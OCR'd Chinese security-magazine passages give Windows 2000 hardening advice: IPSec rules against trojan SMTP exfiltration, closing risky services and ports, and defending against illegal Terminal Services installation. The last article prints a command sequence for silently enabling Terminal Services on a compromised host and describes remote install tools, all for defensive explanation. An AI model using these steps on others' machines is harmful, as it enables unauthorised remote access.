


图5

点击“下一步”，这里的“目标地址”选择“任何IP地址”（图6）。




图6

点击“下一步”，将协议类型选为“TCP”（参考《迷墙》中的图31）。然后继续“下一步”，来到图7的地方。




图7

我们按照图7所示进行设置，为什么要这样设置呢？大家可以看到这里有2个地方可以填入规则。上面一个设置是图5指定的源地址的设置，下面一个是指定的目的地址的设置。我们要达到的目的是不允许网关服务器（源地址）访问任何IP（目的地址）的25端口，所以这里在下面的设置中禁止25端口即可。这步设置完后，可参照《迷墙》中的图33至图40，直到完成并应用设置。

三、测试

全部设置就绪后，我们可测试一下，看看目前是什么效果。还是使用X-WAY2.5来嗅探，按照图3设置完成后开始嗅探。等了好久，抓不到要抓的数据，为什么？想了半天，原来下面的客户机都已没有木马程序了，哈哈！不要紧，这边继续嗅探，自己下去再装一个木马，然后登录一下QQ。回来后发现嗅探到图8所示内容。




图8

这时，我们可看到嗅探记录到了三个相关的连接数据。有朋友可能会问：不是禁止连接远端的25端口了吗？怎么还能嗅探到与远程25端口的连接呢？其实这个问题很简单，嗅探器的位置是在系统与网络设备中间，虽然网络设备发出了请求，但刚刚设置的IPSEC规则会生效并拦截。实际上这个请求并没有发送成功而被直接丢弃，既然远端服务没有收到请求，那么下面的发送邮件当然也是不可能的事了。

通过实际测试，经过设置后，所有依赖SMTP服务发送密码的木马程序将全部失效。

写到这里，应该完结了，这样的设置在网吧应用中应该没有什么问题。

唯一要提出的是，如果网吧使用Foxmail或Outlook等专用软件发送Email，同样也会被拦截。现在在网吧上网的朋友，几乎都是直接登录到WEB邮局来收发邮件，WEB邮局使用的是80端口，所以并不影响邮件的正常发送。

（注：本文用到的Xsniff、X-WAY2.5光盘中有收录）

对最近微软溢出漏洞的防范对策

netff

最近，正处多事之秋的微软操作系统又出现了大漏洞，而且它们还真的怕寂寞，一出来就是几个（是不是兄弟我不知道，但我知道出门有伴是好事，漏洞出多了可就麻烦了）！

这下微软的NT用户又惹了！大家又有得玩了，不知大家最近玩得开不开心（这时只听台下齐声说：“开心”）？管理员可就倒霉了。不过，各位管理员也不用过于担心，只要把我们的系统配置好，顶住这些漏洞攻击还是有办法的。由于最近微软漏洞较多，现在我来说说如何减少被黑客利用这些漏洞攻击的成功率。

请大家不要误会，这次我只针对最近的溢出漏洞来说，只谈加强对这方面的防范，其他方面的安全配置我就不说了。

开篇前我希望大家知道：虽然最近微软的操作系统溢出漏洞不断，但主要问题都集中在系统安装完成后默认开放的三个端口上，即135、139、445端口。这三个端口提供了对内、对外的共享服务等。也正是这个原因，黑客利用这个漏洞对目标机器进行攻击，通过事先做好的工具或使用超长字节等方式使系统在处理响应这些信息的过程中出错，造成缓冲区溢出。而对于这些溢出，别说管理员对此鞭长莫及，就连对写此程序的程序员而言，解决起来也是头痛的事。

好了，现在我们来开始对上面提到的问题进行相关防范，以减少、避免因系统的漏洞造成机器被黑客攻陷，防范方法可分为以下几点：

1.关闭不必要的系统服务

一提到关闭某些不必要的系统服务，相信对NT操作系统较为熟悉、读过安全配置文章的朋友都会觉得这是个被说烂了的话题。这我知道，我也看过很多安全配置方面的文章，都提到了关闭不必要的系统服务，但我在这里为什么要重复这个话题呢？且听我说。

很多系统管理员都看过这些关于安全配置系统的文章，也有很多管理员参加了这样那样的培训，但只有一部分管理员会做这件事情。这是什么原因呢？因为这些文章很少告诉管理员哪些系统服务该关掉，哪些服务不应该关掉。而我们的管理员也并不知道该关掉哪个系统服务，该开哪个服务。

作为一个电脑管理员（特别是安全管理员），应该知道：“系统中多开一个服务，就多一份被攻击的危险性。”所以，对于系统中一些并不需用到的服务我们必须关闭，甚至彻底从系统中删除。这里我列出几个较典型的系统服务，建议大家在没有需要的情况下将其删除或禁止。系统自带较为危险、有可能被黑客攻击、利用的服务有：

①**Messenger服务**：该服务用来发送、接收信息服务。这个服务现在令微软很头痛，前段时间又出现了远程溢出漏洞，迫使微软不得不建议用户关掉该服务。我建议将该服务禁用或从系统中删除。

②**Indexing Service服务**：索引服务。以前好像出过什么漏洞，忘了，建议将其删除或禁止使用。

③**Remote Registry Service服务**：远程注册表管理服务。在没有特殊需要的情况下，建议禁用或删除该服务。

④**Task Scheduler服务**：该服务是定时运行程序服务。据我所知，管理员并不怎么用这个服务，而这个服务倒常被黑客利用，建议禁用或删除该服务。

⑤**Telnet：Telnet服务**：这个服务相信大家都知道是做什么用的。作为管理员如果没有特殊需要的话，建议删除该服务，不要禁用。

⑥**Terminal Services服务**：终端服务。如果你的机器没必要用到终端服务的话，建议你删除。这个服务是黑客的最爱。

⑦**IIS服务**：该服务是微软的操作系统中漏洞出得最多、最频繁、问题也最危险的一个服务。如果你的机器需要IIS对外提供WEB服务，建议安装微软的Lockdown工具，以及打最新的补丁，看看与IIS相关的一些服务是否需要运行等。关于IIS安全配置等方面的资料太多了，我也不想再说什么。

上面所提到的系统服务是笔者认为不安全的服务，大家可根据自己的需要进行处理。

2.关闭默认开放的端口

以Win2000为例，系统一旦安装，毕竟它默认会打开135、139、445这三个端口，而这三个端口的安全性又实在不敢让人恭维，它们正好是黑客攻击系统的主要利用对象，以往很多关于NT方面的入侵都跟它们有关。而从最近的溢出漏洞来看，也都是这几个端口惹的祸。对于一台服务器而言，是否真的需要开放这三个端口需要认真考虑。而作为个人用户而言，留着这三个端口无疑是祸根。我们现在来将这三个端口关闭。关闭端口的方法有很多种，这里我推荐用IPSEC来关闭这三个端口：

执行“开始→程序→管理工具→本地安全策略”，打开本地安全设置对话框。选“IP安全策略、在本地机器”，在右边的空白处按右键，选“创建IP安全策略”，这时打开一个IP安全策略向导的对话框，按“下一步”→给IP安全策略取名（如Port）→不选“激活默认响应规则”→“完成”。这时会打开一个IP安全策略（Port）的属性对话框。

执行“添加→下一步→下一步”，选“远程访问”（如果是单机，选“所有网络连接”），然后执行“下一步”，此时如果你的机器没有加入域，会弹出一个提示对话框，选“是”即可，出现添加IP筛选器列表。

在添加IP筛选器列表处按“添加”→给筛选列表起名（如135Port）→“添加”→“下一步”→源地址选“任何IP地址”→目标地址选“我的IP地址”→选择协议类型处选“TCP”→在IP协议端口处选“从任意端口”、“到此端口”，在“到此端口”下面输入135（图1）。




图1

然后执行“下一步→完成”。至此，我们添加了135端口的TCP协议规则。重复在IP筛选器列表处再添加135端口的UDP协议及139、445端口的TCP、UDP协议。

添加完成后按“确定”按钮，回到安全规则向导下面的“IP筛选器列表”，按“下一步”，来到安全规则向导的“IP筛选器操作”，在这里我们需要添加一个规则来阻止、关闭上面所提到的端口。

按“添加”→“下一步”→给筛选器起名（如阻止）→选“阻止”（图2）→按“完成”按钮，回到安全规则向导的“筛选器操作”处。




图 2

选中筛选器操作下面的“阻止”选项后，按“下一步→完成”回到刚才创建的“IP 安全策略”对话框。

如果还需要添加其他安全策略，重复上面的步骤即可。在添加完所需的策略后，按“关闭”按钮回到“本地安全策略”对话框，选中刚创建的IP安全策略名称（如Port），按右键选“指派”使其生效。

至此，我们在机器上利用IP安全策略关闭了135、139、445端口的对外开放。现在外面的机器无法找到我们机器的135、139、445端口了。不过最近也有人建议将593端口也一起关闭，说是对DCOM有威胁，如果是这样，关闭了也没有问题，安全第一嘛，况且这个端口我们并不需要用到。

注意： IP安全策略有个镜像功能，比如你关闭了135端口，那么在默认情况下你也没有办法去访问别人的135端口。要将这一现象去除，选中IP筛选器列表需要修改的选项后，按“编辑”按钮进入，去除“镜像”这个功能（图3）。如果你的机器是服务器且没有特殊需要，建议不要去除镜像功能。




图 3

3.开启防火墙

要彻底防住系统不被随意攻击成功，并不是关掉几个服务、屏蔽几个默认开放的端口就行了。一台放在因特网上的机器，给它加道防火墙是有必要的事情。况且，现在正处于黑客技术平民化的时代，随时遭受攻击的可能性非常大。那么，我们给机器装上一道防火墙并启动它，是不是就完事了呢？NO！其实防火墙安装完成还需要认真配置，除了配置对外的服务以供外面的人正常访问外，还需要对其他方面进行配置。

很多防火墙都分成几个安全级别（个人防火墙更是如此），在安全性与方便实用性方面，防火墙往往会选择后者，而将防火墙的安全级别设为中级。这就需要管理员在安全性与方便性间做个选择。安全级别越高，应用程序运行时（特别是访问外面机器时）都会出现提问是否通过等，给我们配置、维护机器带来些不必要的小麻烦。所以很多管理员干脆将安全级别调为中级或较低级，以方便管理与应用。我认为这样做并不可取。


一点建议 将整台机器在其他方面配置完成后，再安装防火墙，并将防火墙的安全级别调至最高级，然后再配置防火墙，打开对外服务的相关端口。

上面的建议适合放在因特网上的服务器。如果是企业上网的代理服务器，很多防火墙也都有对内与对外两个配置选项，将对外的配置选项调至最高，然后再做些相关修改（如果是网关服务器又不对外提供服务的话，根本不用做任何改动）。而对内的配置选项一般设为中级别即可。各个防火墙的安全配置都会因供应商的不同而不同，但它们的道理都一样。在这里由于篇幅等原因，就不再一一介绍了。有时间再给大家详细介绍不错的防火墙。

4.及时升级补丁

这是一个古老的话题了，相信大家都耳熟能详，我也就不想再说什么。不过我提醒你一句：系统出了安全漏洞而没有及时打补丁，即使你的系统配置很高，但安全性也可能只是暂时的。

最后告诉大家一个不太好的消息：最近听说微软不会那么快推出关于Win9X/2000的补丁，而且还建议这些用户使用第三方防火墙和反病毒软件来保护系统。这说明什么原因？我想除了微软对自己的产品没完没了的漏洞感到厌烦外，也开始让Win9X/2000的用户步WinNT4的后尘，最终不再推出这些产品的补丁。这种做法的是是非非我不想做评论，但作为管理员，我们该如何想？怎么做？希望大家随时给系统加固！



对非法安装终端服务的一点防范方法

backe

本期的傻瓜黑客有篇“远程安装、替换终端服务一次搞定”（嘿嘿！也是笔者写的），觉得很有必要说一下防范方面的知识，给管理员们做个参考！特别是最近微软的溢出漏洞，一出就是好几个，有这些漏洞的机器的终端服务又要倒霉了，你的机器是否处在危险与安全的边缘呢？

要防住终端服务不被非法安装，需要先了解黑客是如何在你的机器上安装终端服务的。要做到知己知彼，才能有效防住黑客的攻击。现在，让我们来看一下安装终端服务常用的几种方法：

一、本地GUI安装法

这种安装方法相信大家都非常熟悉了，就是在“添加／删除程序”下的“添加／删除Windows组件”安装终端服务，这是最原始、最基本的安装方法，但需要用放入光盘才能完成安装（在系统安装时，将所有文件拷贝至本地硬盘后再安装的除外）。很多管理员都是用这个方法来安装终端服务，但现在没有一个黑客用这个方法来给远程机器安装终端服务了。所以，下面提到的防范终端服务不被非法安装并不包括此方法。

二、本地命令行安装法

由于这个方法是利用了无人职守安装工具sysocmgr.exe来实现安装终端服务的，所以用它来安装终端只用到系统自带的工具，而不需用到第三方工具，非常适合在没有其他工具的情况下安装终端。大家都知道，要安装终端服务除了需要具有admin或system

权限外，还需要telnet到对方的机器（或在本机或通过其他方法获取对方机器上的一个shell）上安装，它的安装语句如下：

```
echo [Components] > c:\backe
echo TSEnable = on >>c:\backe
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\backe /q /r
```

当上面的命令执行完毕后，过一段时间sysocmgr.exe即完成对终端服务的安装，由于该安装方法不会弹出任何窗口，所以不用怕对方机器旁边是否有人在。如果不怕重启对方机器的话，在最后一句可省去“r”参数，使其安装完成后自动重启。

用这个方法有个缺点：它会在“添加／删除程序”下的“终端服务”下面的“启用终端服务”前打一个勾，较易被管理员发现。

三、3389自动安装程序法

3389自动安装程序法要用到“与世无争”写的一个安装终端服务的程序。它必须将该程序复制到远程机器后才能进行安装，安装完成后会自动删除终端服务所有的快捷方式。

这个工具使用上比较简单，也没有较明显的缺点，就是有点大，将近700K。这是因为该工具自带了安装终端服务所需要的文件。

另外，现在也有些网友重新写了几个与它类似的安装终端工具，只是个子要小得多。不过方法类似，在这里就不再多说了。

四、脚本安装法

我写的那篇“远程安装、替换终端服务一次搞定”用到的脚本就是现在要说的这个脚本，它是zzzevazzz写的。

这个脚本最大的特点是：可远程或本地安装终端服务，安装时可更改终端服务的端口、是否重启机器，还利用了不依赖IPC$开放与否的WMI技术来实现安装。所以，这是个功能较强、全面的终端服务安装工具（脚本），这是该工具的优势所在，也是它最危险、最有威胁的地方。现在它已被一些杀毒工具认为是病毒而进行追杀了。

另外，还有网友写了些与它类似、可远程安装终端服务的工具来供大家使用，但感觉上都是如出一辙，就不再一一介绍了。

好了，上面简单介绍了黑客较常用的安装终端服务的方法。现在我们来看看如何防住对方的攻击。其实，要守住终端服务不被非法安装，最重要的就是保护好自己机器的admin组及system组的权限不让对方拿到。一旦被对方拿到，要护住终端服务简直是有点螳臂当车。但无论如何，我们还是要守，不能给对方一种势如破竹的感觉。

五、防止黑客安装终端服务的方法

下面为大家介绍几种不让终端服务轻易让黑客安装成功的方法：

1.删除终端文件

如果我们的机器确实不需要用到终端服务，就将终端服务所用到的文件删除。也许会有网友问：你那篇“远程安装、替换终端服务一次搞定”不是说不要删除系统自带的文件吗？没错，从一个黑客的角度来讲，删除系统自带的文件时，由于受系统文件保护机制的影响会弹出一个提示对话框，提示说系统文件被非法修改，要求放入系统安装盘进行修复。所以我不建议随便删除对方机器的系统文件，而现在我们的身份是管理员，删除这些文件是为了更好地保护我们的机器。所以，我上篇文章说的跟现在说的并不矛盾，因为是管理系统的身份不同了。

我们知道，终端服务所调用到的有termsrv.exe、termmgr.dll等文件，要删除这些文件必须先删除c:\winnt\system32\dllcache下的文件，然后再删除c:\winnt\system32下面的终端文件，顺序不要倒过来。

